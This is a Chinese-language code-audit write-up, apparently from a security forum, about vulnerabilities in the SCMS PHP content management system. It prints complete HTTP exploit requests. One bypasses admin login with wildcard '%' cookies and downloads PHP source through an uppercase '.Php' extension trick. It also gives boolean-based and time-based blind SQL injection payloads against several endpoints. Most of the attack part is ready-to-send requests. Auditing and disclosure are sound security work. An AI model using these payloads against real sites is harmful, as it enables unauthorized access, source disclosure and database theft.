


## 0x00 Payload

在看补天漏洞过程中发现有人提交了scms注入漏洞，因此下载了源码进行了简单的审计。

```
GET /3.gov.php/admin/download.php?DownName=download.Php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=%;pass=%;
Connection: close
Upgrade-Insecure-Requests: 1
```



## 0x01 分析过程

漏洞产生在admin/download.php文件中：

```
<?php
require '../conn/conn2.php';
require '../conn/function.php';
```

```
if ($_COOKIE["user"]==" || $_COOKIE["pass"]=="){
    setcookie("user","");
    setcookie("pass","");
    setcookie("auth","");
    Header("Location:index.php");
    die();
}else{
    $sql="select * from SL_admin where A_login like '".filter_keyword($_COOKIE["user"])."' and A_pwd like '".filter_keyword($_COOKIE["pass"])."'";
    $result = mysqli_query($conn, $sql);
    $row = mysqli_fetch_assoc($result);
    if (mysqli_num_rows($result) > 0) {

    }else{
        setcookie("user","");
        setcookie("pass","");
        setcookie("auth","");
        Header("Location:index.php");
        die();
    }
}
```

```

$DownName=$_GET["DownName"];
if(strpos($DownName,".php")!=false){
    die("■■■■■PHP■■■■■");
}

downtemplateAction($DownName);

function downtemplateAction($f){
    header("Content-type:text/html;charset=utf-8");
    $file_name = $f;
    $file_name = iconv("utf-8","gb2312",$file_name);
    $file_path=$file_name;
    if(!file_exists($file_path))
    {
        echo "■■■■■■■■■■";
        exit;
    }

    $fp=fopen($file_path,"r");
    $file_size=filesize($file_path);
    Header("Content-type: application/octet-stream");
    Header("Accept-Ranges: bytes");
    Header("Accept-Length:".$file_size);
    Header("Content-Disposition: attachment; filename=".$file_name);
    $buffer=1024;
    $file_count=0;
    while(!feof($fp) && $file_count<$file_size)
    {
        $file_con=fread($fp,$buffer);
        $file_count+=$buffer;
        echo $file_con;
    }
    fclose($fp);
}
?>

```

当cookie中设置了user和pass时，代码执行到12行：

```
$sql="select * from SL_admin where A_login like '".filter_keyword($_COOKIE["user"])."' and A_pwd like '".filter_keyword($_COOKIE["pass"]).'";
```

去数据库中查询user和pass是否正确，我第一次想到是这里存在注入，经过尝试发现参数已经被过滤了。  
再看sql语句发现判断user和pass是否正确时，用的like而不是=，如果将user和pass都设置成%，sql语句就变成了：

```
sql="select * from SL_admin where A_login like '%' and A_pwd like '%';"
```

这样就可以从数据库中查到记录，进而绕过登录。

继续查看27-30行代码：


```

$DownName=$_GET["DownName"];
if(strpos($DownName,".php")!=false){
    die("■■■■■PHP■■■■■");
}

```

发现不允许下载后缀名为php的文件，这里只需要将php用大写替换即可，比如：Php

最后的payload为：



```

GET /3.gov.php/admin/download.php?DownName=download.Php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=%;pass=%;
Connection: close
Upgrade-Insecure-Requests: 1

```

0x02 总结

scm还有多处sql注入漏洞：

- 1. [http://127.0.0.1/3.gov.php/wap\\_index.php?type=newsinfo&S\\_id=112489097%20or%20ascii\(substr\(user\(\),1,1\)\)=114](http://127.0.0.1/3.gov.php/wap_index.php?type=newsinfo&S_id=112489097%20or%20ascii(substr(user(),1,1))=114)
- 2. [http://127.0.0.1/3.gov.php/js/pic.php?P\\_id=10440322488%20or%20ascii\(substr\(user\(\),1,1\)\)=113](http://127.0.0.1/3.gov.php/js/pic.php?P_id=10440322488%20or%20ascii(substr(user(),1,1))=113)

```
POST /3.gov.php/js/scms.php?action=comment HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: authorization=fail; authorization4=1MHwwfHMxMXx3MXx4M3x4MTF8; PHPSESSID=7f1d23f4v12cp323fh6osb9v36; __typecho_lang=zh_
Connection: close
Upgrade-Insecure-Requests: 1
```

```
page=aaaaa11' or if(substr(user(),1,1)='r',sleep(5),1) --+
```

点击收藏 | 0 关注 | 1

[上一篇：区块链安全—合约存储机制安全分析](#) [下一篇：Reverse VM 精解—记鹏程...](#)

1. 1 条回复



[c0lorway](#) 2018-12-18 14:09:51

666666

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)